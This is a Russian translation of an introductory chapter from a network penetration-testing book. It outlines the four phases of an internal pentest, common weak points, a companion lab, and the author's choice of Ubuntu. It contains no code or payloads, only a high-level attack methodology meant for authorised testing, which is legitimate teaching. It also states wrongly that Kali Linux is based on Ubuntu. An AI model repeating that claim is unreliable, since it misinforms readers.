Затем вы должны убедиться, что каждое приложение, работающее на этих устройствах, правильно защищено с помощью надежных паролей (предпочтительно с двухфакторной аутентификацией) и настроено в соответствии с текущими стандартами и передовыми методами для каждого соответствующего устройства. Кроме того, вы должны своевременно применять все исправления безопасности и обновления, выпущенные отдельными поставщиками программного обеспечения, как только они становятся доступными. Однако, прежде чем сделать хоть малейшее движение в этом направлении, вы должны трижды проверить, не мешают ли обновления повседневной деятельности вашего бизнеса, иначе люди будут злиться на вас за попытку защитить компанию от хакеров.

Все перечисленное нужно делать постоянно для каждого устройства, имеющего IP-адрес в вашей сети. Так просто, правда?

### 1.2.2 Что делает злоумышленник

А теперь перейдем на темную сторону. Предположим, ваша задача – проникнуть в компанию, т. е. каким-то образом взломать сеть и получить несанкционированный доступ к системам или информации с ограниченным доступом. Вам достаточно найти только одну систему, которая осталась без внимания защитника; только одно устройство, которое пропустило исправление или содержит пароль по умолчанию или легкоугадываемый пароль; единственное неправильно настроенное приложение, развернутое в спешке, чтобы уложиться в невыполнимые сроки для бизнеса, обусловленные целевыми показателями прибыли, поэтому небезопасная настройка конфигурации (которая по умолчанию задана поставщиком) осталась без внимания. Это все, что нужно для проникновения, даже если цель проделала безупречную работу по контролю за каждым узлом в сети. В компаниях постоянно работают команды, которым нужно срочно внести какие-то изменения.

Если вы сейчас подумали, что это несправедливо или что это слишком сложно для защитников и слишком легко для атакующих, значит, вы поняли истинное положение дел. Итак, что должны делать организации, чтобы избежать взлома? Вот тут-то и пригодится *тестирование на проникновение*, или *пентестинг* (сокращение от *penetration testing*).

## 1.3 Моделирование состязательной атаки: тестирование на проникновение

Один из наиболее эффективных способов выявления слабых мест в системе безопасности до того, как они приведут к взлому, – это нанять профессионального «злоумышленника», или *пентестера*, чтобы смоделировать атаку на инфраструктуру компании. Пентестер должен предпринять все доступные действия, чтобы имитировать настоящего злоумышленника, в некоторых случаях действуя в обстановке полной секретности, незаметно для ИТ-отдела и службы внутренней безопасности организации, пока не придет время опубликовать свой окончательный отчет. В этой книге я буду называть данный тип наступательных действий по обеспечению безопасности просто *тестом на проникновение*.

Конкретный объем и способы выполнения теста могут отличаться в зависимости от потребностей организации, заказывающей оценку (клиента), а также от возможностей и предложений услуг консалтинговой фирмы, проводящей тест. Воздействие пентестера может быть сосредоточено на веб-приложениях и мобильных приложениях, сетевой инфраструктуре, беспроводных устройствах, физических офисах и всем остальном, что вы можете придумать для атаки. Упор можно сделать на скрытность, пытаясь остаться незамеченным, или на сбор информации об уязвимостях как можно большего количества хостов за короткое время. Пентестеры могут использовать человеческий фактор (социальная

инженерия), специально разработанный код эксплойта или даже копаться в мусорных баках клиента в поисках паролей для доступа. Все зависит от масштаба планируемого вторжения. Однако наиболее распространенный тип вторжения – тот, который я выполнял для сотен компаний за последнее десятилетие. Я называю его *тестом на проникновение во внутреннюю сеть* (internal network penetration test, INPT). Этот тип проникновения имитирует наиболее опасный тип злоумышленника для любой организации: злонамеренного или иным образом скомпрометированного инсайдера – человека, имеющего доступ к внутренней сети организации.

**ОПРЕДЕЛЕНИЕ** *Злоумышленник* – это обобщенное название лица, осуществляющего ту или иную атаку. Это определение относится к любому, кто пытается нанести вред информационной инфраструктуре организации.

Планируя INPT, вы предполагаете, что злоумышленник смог успешно получить физический доступ в корпоративный офис или, возможно, получил удаленный доступ к рабочей станции сотрудника с помощью фишинга. Также возможно, что злоумышленник посетил офис в нерабочее время, представившись охранником, или в течение дня, представившись торговцем либо доставщиком цветов. Возможно, злоумышленник – действующий сотрудник компании, который прошел со своим пропуском через парадную дверь.

Существует бесчисленное множество способов получить физический доступ в офис, которые не вызовут особых затруднений. Во многих случаях злоумышленнику просто нужно пройти через главный вход и бродить по коридорам, вежливо улыбаясь любому, кто проходит мимо, и делая вид, что он разговаривает по мобильному телефону, пока он не обнаружит укромный уголок, где можно подключиться к розетке локальной сети. Профессиональные компании, предлагающие услуги высококлассного тестирования на проникновение (пентест), обычно выставляют счета от 150 до 500 долларов в час. В результате для клиента, заказавшего тест на проникновение, зачастую дешевле пропустить эту творческую часть вторжения и с самого начала предоставить злоумышленнику физический доступ к внутренней подсети.

Так или иначе, злоумышленнику удалось получить доступ к корпоративной сети. Что он может сделать? Что он видит? Обычный сценарий вторжения предполагает, что злоумышленник ничего не знает о внутренней сети и не имеет специального доступа или учетных данных. Все, что у него есть, – это доступ к сети, и обычно этого ему достаточно.

### 1.3.1 Типичные этапы вторжения

Типичное тестовое вторжение состоит из четырех этапов, выполняемых по порядку, как показано на рис. 1.1. Отдельные названия каждого этапа – это не догма, их можно выбирать. Одна компания-пентестер может использовать термин «разведка» вместо сбора информации. Другая ком-

пания может использовать термин «доклад» вместо документации. Независимо от того, как называется каждый этап, большинство экспертов в нашей отрасли соглашаются с перечнем задач пентестера на каждом этапе.




Рис. 1.1 Четыре этапа теста на проникновение в сеть

- *Этап 1* – сбор информации:
  - a) составьте карту сети;
  - b) определите возможные цели;
  - c) перечислите слабые места в службах, работающих на этих целях.
- *Этап 2* – целенаправленное проникновение:
  - a) взломайте уязвимые сервисы (получите к ним несанкционированный доступ).
- *Этап 3* – постэксплуатация и повышение привилегий:
  - a) определите информацию о скомпрометированных системах, которая может быть использована для дальнейшего доступа (закрепления в системе);
  - b) поднимите привилегии до самого высокого уровня доступа в сети, фактически став системным администратором компании;
- *Этап 4* – документирование:
  - a) соберите доказательства проникновения;
  - b) составьте окончательный отчет.

После того как тестовая часть вторжения завершена, пентестер мысленно покидает позиции злоумышленника и превращается в консультанта. Остальную часть вторжения он посвящает составлению максимально подробного отчета. Этот отчет содержит детальное описание



всех способов, которыми удалось взломать сеть и обойти меры безопасности, а также предложение мер, которые компания может предпринять, чтобы закрыть эти выявленные бреши и гарантировать, что они больше не будут использованы кем-либо еще. В 9 из 10 случаев этот процесс занимает в среднем около 40 часов, но необходимое время может меняться в зависимости от размера организации.

## 1.4 Когда тест на проникновение наименее эффективен

Наверняка вы слышали известную поговорку: «Если у вас в руках молоток, все вокруг кажется гвоздями». Оказывается, это высказывание можно применить практически к любой профессии. Хирург хочет разрезать пациента, фармацевт хочет выписать ему таблетки, а пентестер хочет взломать вашу сеть. Но действительно ли всем организациям нужен тест на проникновение?

На самом деле ответ на этот вопрос зависит от уровня информационной безопасности компании. Я не могу сказать вам точно, сколько раз мне удавалось перехватить управление внутренней сетью компании в первый же день теста на проникновение, но количество таких компаний исчисляется сотнями. Конечно, мне хотелось бы сказать, что это получилось благодаря моим суперхакерским навыкам или потому, что я такой крутой, но это было бы грубым преувеличением.

Мои успехи гораздо больше связаны с чрезвычайно распространенной ситуацией: незрелая организация, которая не озаботилась даже базовыми требованиями безопасности, заказывает продвинутый тест на проникновение, хотя ей следовало бы начать с простой оценки уязвимости или моделирования угроз высокого уровня и анализа инфраструктуры. Нет смысла проводить тщательный тест на проникновение через защитные барьеры, если в безопасности вашей инфраструктуры зияют дыры, которые может обнаружить даже новичок.

### 1.4.1 Доступные мишени

Злоумышленники часто ищут путь наименьшего сопротивления и пытаются найти легкие пути в сеть, прежде чем выкатить на позицию большие пушки и взломать проприетарное программное обеспечение или разработать собственный код эксплойта нулевого дня. По правде говоря, средний пентестер обычно не умеет делать подобные вещи, потому что у него никогда не возникало потребности в этих навыках. Нет необходимости усложнять простые задачи, когда в большинстве корпораций можно найти гораздо более легкие пути. Мы называем эти простые способы *низко висящими фруктами* (low-hanging fruit, LHF), или *доступными мишенями*. В качестве примеров подобных мишеней можно назвать следующие уязвимости:

- пароли/конфигурации по умолчанию;
- одинаковые учетные данные в нескольких системах;
- наличие прав локального администратора у всех пользователей;
- отсутствующие патчи общедоступных эксплойтов.

Доступных мишеней гораздо больше, но эти четыре чрезвычайно распространены и чрезвычайно опасны. Однако следует отметить, что большинство векторов LHF-атак легко устранимы своими силами. Вы должны научиться соблюдать базовые принципы безопасности, прежде чем нанимать профессионального хакера для атаки на вашу сетевую инфраструктуру.

Организации со значительным количеством LHF-систем в своей сети не должны расходовать средства на оплату комплексного теста на проникновение. Было бы лучше потратить это время и деньги на то, чтобы сосредоточиться на базовых концепциях безопасности, таких как надежные учетные данные во всех подсистемах, регулярное обновление программного обеспечения, укрепление и развертывание системы, а также каталогизация активов.

## 1.4.2 Когда компании действительно нужен тест на проникновение?

Если компания задается вопросом, следует ли проводить тест на проникновение, я советую честно ответить на следующие вопросы. Начните с простых ответов «да/нет». Затем каждый ответ «да» компания должна подкрепить утверждением «Да, это обеспечено за счет процесса/процедуры/приложения XYZ, за которое отвечает сотрудник ABC». Итак, попробуйте ответить на следующие вопросы:

- 1 Ведем ли мы актуальные записи о каждом IP-адресе и DNS-имени в сети?
- 2 Есть ли у нас регламент установки исправлений для всех операционных систем и сторонних приложений, работающих в сети?
- 3 Используем ли мы коммерческие инструменты поиска уязвимостей для выполнения планового сканирования сети?
- 4 Удалили ли мы права локального администратора на всех ноутбуках сотрудников?
- 5 Требуем ли мы и обеспечиваем ли использование надежных паролей для всех учетных записей во всех системах?
- 6 Используем ли мы везде многофакторную аутентификацию?

Если ваша компания не может однозначно ответить «да» на все эти вопросы, то у квалифицированного пентестера, вероятно, не возникнет проблем со взломом раковины и извлечением жемчужины вашей организации. Я не говорю, что в таком случае вам совершенно незачем покупать тест на проникновение, просто вы должны ожидать болезненных результатов.

Ваш заказ может показаться пентестерам забавным; они могут даже хвастаться своим друзьям или коллегам тем, как легко они проникли

в вашу сеть. Но настоящая проблема в том, что такое тестирование будет бесполезным для вашей организации. Это подобно тому, как если бы человек никогда не занимался спортом или не придерживался здоровой диеты, а затем нанял тренера по фитнесу, чтобы тот посмотрел на его тело оценивающим взглядом и сказал: «Вы в плохой физической форме. С вас 10 000 долларов».

## 1.5 Проведение теста на проникновение в сеть

Итак, вы ответили на все вопросы и определили, что вашей организации действительно нужны услуги пентестера. Хорошо! Что дальше? До сих пор я обсуждал тестирование на проникновение как услугу, за которую вы обычно платите стороннему консультанту. Однако все больше и больше организаций создают собственные «красные команды» для регулярного проведения таких тестовых вторжений.

**ОПРЕДЕЛЕНИЕ** *Красная команда* – специализированное подразделение отдела собственной безопасности организации, полностью сосредоточенное на учениях по обеспечению безопасности и имитации состязательных атак. Кроме того, термин «красная команда» часто используется для описания конкретного типа вторжения, которое считается максимально реалистичным, имитирует продвинутых злоумышленников и использует целенаправленный подход, а не методы, основанные на широте охвата.

Я могу предположить, что вы получили или надеетесь получить должность, которая потребует от вас проведения теста на проникновение для компании, в которой вы работаете. Возможно, вы уже провели несколько тестов, но чувствуете, что вам не помешают дополнительные знания и опыт.

Мое намерение при написании этой книги – предоставить вам руководство «от первого до последнего шага», которое вы можете использовать для проведения тщательного теста на проникновение, нацеленного на вашу компанию или любую другую организацию, от которой вы получили письменное разрешение на это.

Вы изучите именно ту методику, которую я выработал за десятилетия своей карьеры и использовал для успешного и безопасного выполнения сотен тестов на проникновение в сеть, нацеленных на многие крупнейшие компании мира. Этот процесс выполнения контролируемых, смоделированных кибератак, имитирующих реальные сценарии внутреннего взлома, хорошо зарекомендовал себя при выявлении критических слабых мест в современных корпоративных сетях любого уровня сложности. Прочитав эту книгу и выполнив предложенные упражнения, вы можете быть уверены, что сумеете выполнить контролируемое вторжение в сеть независимо от размера или рода деятельности бизнеса, который вы атакуете. Вы освоите четыре этапа моей методики INPT, используя вирту-

альную сеть воображаемой корпорации Capsulecorp, которую я создал в качестве дополнения к этой книге. Каждый из четырех этапов разбит на несколько глав, демонстрирующих различные инструменты, методы и векторы атак, которые пентестеры часто используют во время реальных вторжений.

### 1.5.1 Этап 1: сбор информации

Представьте, что инженеры, разработавшие корпоративную сеть, сидят с вами за одним столом и демонстрируют вам огромную схему, из которой становится понятно строение зон и подсетей, расположение компонентов и почему сеть устроена именно так. Ваша задача на этапе сбора информации в ходе теста на проникновение заключается в том, чтобы максимально приблизиться к этому уровню понимания без помощи сетевых инженеров (рис. 1.2). Чем больше информации вы получите, тем выше ваши шансы обнаружить слабое место.




Рис. 1.2 Этап сбора информации

На протяжении первых нескольких глав этой книги я научу вас собирать всю информацию о целевой сети, необходимую вам для взлома. Вы узнаете, как определять топологию сети с помощью Nmap и обнаруживать работающие хосты внутри заданного диапазона IP-адресов. Вы также изучите службы прослушивания, которые работают на сетевых портах, привязанных к этим хостам. Затем вы научитесь опрашивать эти службы для получения конкретной информации, включая, помимо прочего, следующее:

- название и номер версии программного обеспечения;
- текущий патч и настройки конфигурации;
- баннеры работающих служб и HTTP-заголовки;
- механизмы аутентификации.

Вы также узнаете, как использовать, кроме Nmap, и другие мощные инструменты пентестинга с открытым исходным кодом, такие как фреймворк Metasploit CrackMapExec (CME), Impacket и многие другие, для дальнейшего сбора информации о сетевых целях, службах и уязвимостях, которой вы можете воспользоваться, чтобы получить несанкционированный доступ к защищенным областям целевой сети.

## 1.5.2 Этап 2: целенаправленное проникновение

Теперь начинается самое интересное! На втором этапе проникновения все семена, посеянные на предыдущем этапе, начинают приносить плоды (рис. 1.3). Теперь, когда вы определили векторы атак на уязвимости во всей сетевой среде, пришло время скомпрометировать эти хосты и начать контролировать сеть изнутри.




Рис. 1.3 Этап целенаправленного проникновения

В этом разделе книги вы познакомитесь с несколькими типами атак, которые приведут к возможности удаленного выполнения кода (remote code execution, RCE) на уязвимых целях. RCE означает, что вы можете

подключиться к терминалу командной строки и вводить своей скомпрометированной жертве команды, которые будут выполнены и отправят вам нужные данные по вашему запросу.

Я также научу вас разворачивать пользовательские веб-оболочки с помощью уязвимых веб-приложений. К тому времени, когда вы закончите читать эту часть книги, вы успешно взломаете и получите контроль над серверами баз данных, веб-серверами, общими файловыми ресурсами, рабочими станциями и серверами, работающими в операционных системах Windows и Linux.

### 1.5.3 Этап 3: постэксплуатация и повышение привилегий

Один из моих любимых блогов по безопасности написан и поддерживается авторитетным пентестером по имени Карлос Перес (@Carlos\_Perez). Заголовок вверху его страницы (<https://www.darkoperator.com>) идеально подходит для этого раздела книги: «Shell – это только начало».

После того как вы узнали, как взломать несколько уязвимых хостов в целевой среде, пора перейти на следующий уровень (рис. 1.4). Я предпочитаю называть эти начальные хосты, доступные через уязвимость прямого доступа, хостами уровня 1. Следующий этап вторжения – это достижение уровня 2.




Рис. 1.4 Этап повышения привилегий

Хосты уровня 2 – это цели, которые изначально были недоступны на этапе сосредоточенного проникновения, потому что вы не могли определить какие-либо прямые уязвимости в их службах прослушивания. Но после того как вы получили доступ к целям уровня 1, вы обнаружили информацию или векторы, ранее недоступные для вас, что позволило вам скомпрометировать ранее недоступную систему уровня 2. Это называется *закреплением* (pivoting).

В этом разделе вы познакомитесь с методами постэксплуатации как для операционных систем на базе Windows, так и для Linux. Эти методы включают сбор открытого текста и хешированные учетные данные для перехода к соседним целям. Вы попрактикуетесь в повышении прав пользователей, не являющихся администраторами, до прав администратора на скомпрометированных хостах. Я также научу вас некоторым полезным приемам, которые освоил за долгие годы поиска паролей внутри скрытых файлов и папок, которые известны тем, что хранят конфиденциальную информацию. Кроме того, вы узнаете несколько различных методов получения учетной записи администратора домена (суперпользователя в сети Windows Active Directory).

К тому времени, когда вы закончите с этим разделом книги, вы поймете, почему мы говорим в этой индустрии, что вам нужен только один скомпрометированный хост, чтобы вы могли распространяться по сети, как лесной пожар, и в конечном итоге захватывать ключи от королевства.

### 1.5.4 Этап 4: документирование

В начале своей карьеры я понял, что нанять профессиональную консалтинговую фирму для проведения теста на проникновение в сеть – все равно что купить PDF-документ за 20 000 долларов. Без отчета тест на проникновение ничего не значит. Вы вторглись в сеть, обнаружили кучу дыр в их безопасности и максимально повысили свои права доступа. Какую пользу это приносит целевой организации? По правде говоря, никакую, если вы не предоставите подробную документацию, показывающую, как именно вам это удалось и что организация должна сделать, чтобы гарантировать, что вы (или кто-то другой) не сможете сделать это снова (рис. 1.5).




Рис. 1.5 Этап документирования

Я написал сотни отчетов по результатам пентеста, и мне пришлось усвоить – иногда на собственном горьком опыте, – что клиенты хотят видеть в отчете. Я также пришел к выводу, что поскольку они платят тысячи долларов за чтение отчета, неплохо было бы убедиться, что они достаточно впечатлены.

Помимо рассказа о том, что именно нужно включить в результат пентеста, я также поделюсь некоторыми выработанными за многие годы приемами повышения эффективности, которые сохранили мне тысячи рабо-

чих часов моего времени и дали возможность наслаждаться успешными взломами, вместо того чтобы смотреть в редактор документов Word.

### Что отличает эту книгу от других изданий про пентестинг?

Глядя на оглавление этой книги, вы можете спросить, почему в ней отсутствуют темы, которые вы видели в других книгах подобного рода: социальная инженерия, обход антивирусного программного обеспечения, взлом беспроводной сети, тестирование мобильных и веб-приложений, взлом замков – я мог бы продолжить, но вы и так поняли. На самом деле все эти темы заслуживают отдельной книги, и рассмотрение их в одной главе не дает читателю должный объем информации, доступной по каждой из них.

Цель этой книги – вооружить вас инструментами, необходимыми для проведения типичного теста на проникновение во внутреннюю сеть (INTP). Такой тест продается каждой фирмой, предлагающей услугу пентестинга, и является наиболее распространенным типом проникновения, которое вы будете выполнять, если в конечном итоге сделаете карьеру профессионального пентестера.

Во время типичных INTP (где вы будете проводить не менее 80 % своего времени) вам не предложат (или даже запретят) воздействовать на беспроводную инфраструктуру вашего клиента, отправлять фишинговые сообщения электронной почты сотрудникам компании или пытаться проникнуть в ее физические центры обработки данных. У вас не будет времени или ресурсов для правильного создания пользовательских учетных данных, предназначенных для обхода конкретного решения EDR организации.

Вместо того чтобы поверхностно скользить по темам, которые являются интересными и определенно имеют ценность для других способов вторжения, в этой книге я предпочитаю сосредоточиться исключительно на рассматриваемой теме.

## 1.6 Настройка лабораторной среды

Тема тестирования на проникновение в сеть должна быть изучена на практике. Я написал эту книгу в формате, предполагающем, что у вас, читателя, есть доступ к корпоративной сети и разрешение на выполнение основных действий по тестированию на проникновение. Я понимаю, что у некоторых из вас может не быть такого доступа. Поэтому я создал проект с открытым исходным кодом под названием Capsulecorp Pentest, который будет служить лабораторной средой для проработки всего процесса INPT на протяжении оставшихся глав.

### 1.6.1 Проект Capsulecorp Pentest

Среда Capsulecorp Pentest – это виртуальная сеть, созданная с использованием VirtualBox, Vagrant и Ansible. Помимо уязвимых корпоративных



систем, она также поставляется с предварительно настроенной системой Ubuntu Linux, которую вы можете использовать в качестве атакующей машины. Скачайте репозиторий с веб-сайта книги (<https://www.manning.com/books/the-art-of-network-Pentetration-testing>) или GitHub (<https://github.com/r3dy/caplec0rp-pentest>) и следуйте инструкциям по установке, прежде чем переходить к следующей главе.

## 1.7 Создание собственной виртуальной платформы для пентеста

Некоторые из вас предпочтут развернуть свою собственную систему с нуля. Я вас полностью понимаю и поддерживаю. Но если вы хотите создать свою собственную систему пентестинга, сначала обдумайте несколько вещей, прежде чем выбирать платформу операционной системы.

### 1.7.1 Начните с Linux

Как и большинство профессиональных пентестеров, для выполнения технических этапов проникновения я предпочитаю использовать операционную систему Linux. Это в первую очередь связано с парадоксом курицы и яйца, который я попытаюсь объяснить.

Большинство пентестеров используют Linux. Когда человек разрабатывает инструмент для облегчения своей работы, он делится им со всем миром, обычно через GitHub. Скорее всего, этот инструмент был разработан для Linux и – какое совпадение – лучше всего работает при запуске из системы Linux. По крайней мере, чтобы заставить его работать в Linux, требуется меньше головной боли и борьбы с зависимостями. Поэтому все больше и больше людей разрабатывают и выполняют свои тесты на проникновение на платформе Linux, чтобы иметь возможность использовать новейшие и лучшие из доступных инструментов. Как видите, можно сказать, что Linux – самый популярный выбор среди пентестеров, потому что это самый популярный выбор среди пентестеров, – и, следовательно, это рассуждение о приоритете курицы или яйца.

Однако есть веская причина, почему это произошло. До появления языка сценариев PowerShell от Microsoft только операционные системы на базе Linux/UNIX поставлялись с встроенной поддержкой программирования и выполнения сценариев для автоматизированных рабочих процессов. Вам не нужно было загружать и устанавливать большую громоздкую среду IDE, если вы хотели написать программу. Все, что вам нужно было сделать, – это открыть пустой файл в Vim или Vi (самых мощных текстовых редакторах на планете), написать код, а затем запустить его со своего терминала. Если вам интересно, какая связь между тестированием на проникновение и написанием кода, ответ прост: лень. Как и разработчики, пентестеры бывают ленивыми и не желают выпол-

нять повторяющиеся задачи; поэтому мы пишем код для автоматизации всего, что можем.

Есть и определенные политические причины для использования Linux, о которых я не буду подробно рассказывать, потому что я не политик. Я скажу, однако, что большинство пентестеров воображают себя хакерами. Хакеры – по крайней мере, традиционно – предпочитают программное обеспечение с открытым исходным кодом, которое можно бесплатно получить и настроить, в отличие от коммерческих приложений с закрытым исходным кодом, разработанных алчными корпорациями. Кто знает, что эти большие плохие компании спрятали в своих продуктах? Информация должна быть бесплатной, сражайтесь и побеждайте, взломайте систему ... ну, вы поняли суть.

**СОВЕТ** Linux – это операционная система, которую предпочитают большинство пентестеров. Некоторые из них написали настоящему мощные инструменты, которые лучше всего работают на платформе Linux. Если вы хотите провести тестирование на проникновение, вам также следует использовать Linux.

## 1.7.2 Проект Ubuntu

Здесь ключевую роль играют мои личные предпочтения: мне удобнее всего работать в Ubuntu Linux, производной от гораздо более старого Debian Linux. И это не эстетское мнение самоуверенного профессионала. Просто Ubuntu – это самая эффективная платформа из десятка или около того дистрибутивов, с которыми я экспериментировал на протяжении многих лет. Я не буду отговаривать вас от выбора другого дистрибутива, особенно если вы уже привыкли к чему-то другому. Но я рекомендую вам выбрать проект, который очень хорошо документирован и поддерживается обширным сообществом образованных пользователей. Ubuntu определенно соответствует этим критериям и превосходит их.

Выбор дистрибутива Linux очень похож на выбор языка программирования. Вы не найдете недостатка в стойких сторонниках, стоящих по горло в трясине и кричащих изо всех сил о причинах, по которым их лагерь лучше других. Но эти дебаты бессмысленны, потому что лучший язык программирования – это тот, который вы знаете лучше всего, и поэтому он может быть наиболее продуктивным. То же самое и с дистрибутивами Linux.

### Что такое дистрибутив Linux?

В отличие от коммерческих операционных систем, таких как Microsoft Windows, Linux имеет открытый исходный код и свободно настраивается по вашему желанию. Как следствие, существуют сотни различных версий Linux, созданные отдельными лицами, группами или даже компаниями, у которых есть собственное видение того, как Linux должен выглядеть и работать. Эти версии называют дистрибутивами, сборками или иногда разновидностями (flavors), в зависимости от того, с кем вы разговариваете.

Главный компонент операционной системы Linux называется *ядром* (kernel), которое в большинстве версий остается нетронутым. Остальная часть операционной системы, однако, активно подвергается изменениям: диспетчер окон, диспетчер пакетов, среда оболочки и т. д.

### 1.7.3 Почему бы не использовать пентест-дистрибутив?

Возможно, вы слышали о Kali Linux, Black Arch или каком-либо другом специальном дистрибутиве Linux, предназначенном для тестирования на проникновение и этичного взлома. Не было бы проще просто загрузить один из них, вместо того чтобы создавать платформу с нуля? Как вам сказать... и да, и нет.

Несмотря на то что простота подготовки, несомненно, выглядит привлекательно, приобретая опыт работы в пентестинге, вы обнаружите, что эти предварительно сконфигурированные платформы склонны к раздуванию ненужными инструментами, которые никогда не используются. Это похоже на подготовку к ремонту квартиры своими руками. В большом хозяйственном магазине, таком как Home Depot, есть абсолютно все, что вам может когда-либо понадобиться, но конкретный ремонт, который вы планируете, каким бы сложным он ни был, требует всего дюжины или около того инструментов. Я хочу официально выразить свое уважение и восхищение тяжелой работой, проделанной различными разработчиками и волонтерами поддержки этих дистрибутивов.

Однако в какой-то момент вы неизбежно погуглите «Как делать XYZ в Linux», находясь прямо в процессе проникновения, и найдете действительно отличную статью или учебное пособие всего с четырьмя простыми командами, которые работают на Ubuntu, но не на Kali, хотя Kali основана на Ubuntu! Разумеется, вы можете углубиться в проблему, которая, конечно же, имеет простое решение, как только вы в ней разберетесь; но мне приходилось делать это так много раз, что я просто запускаю Ubuntu и устанавливаю то, что мне нужно, – и только то, что мне нужно, и это лучше всего подходит для меня. Правильно это или неправильно, но это моя философия.

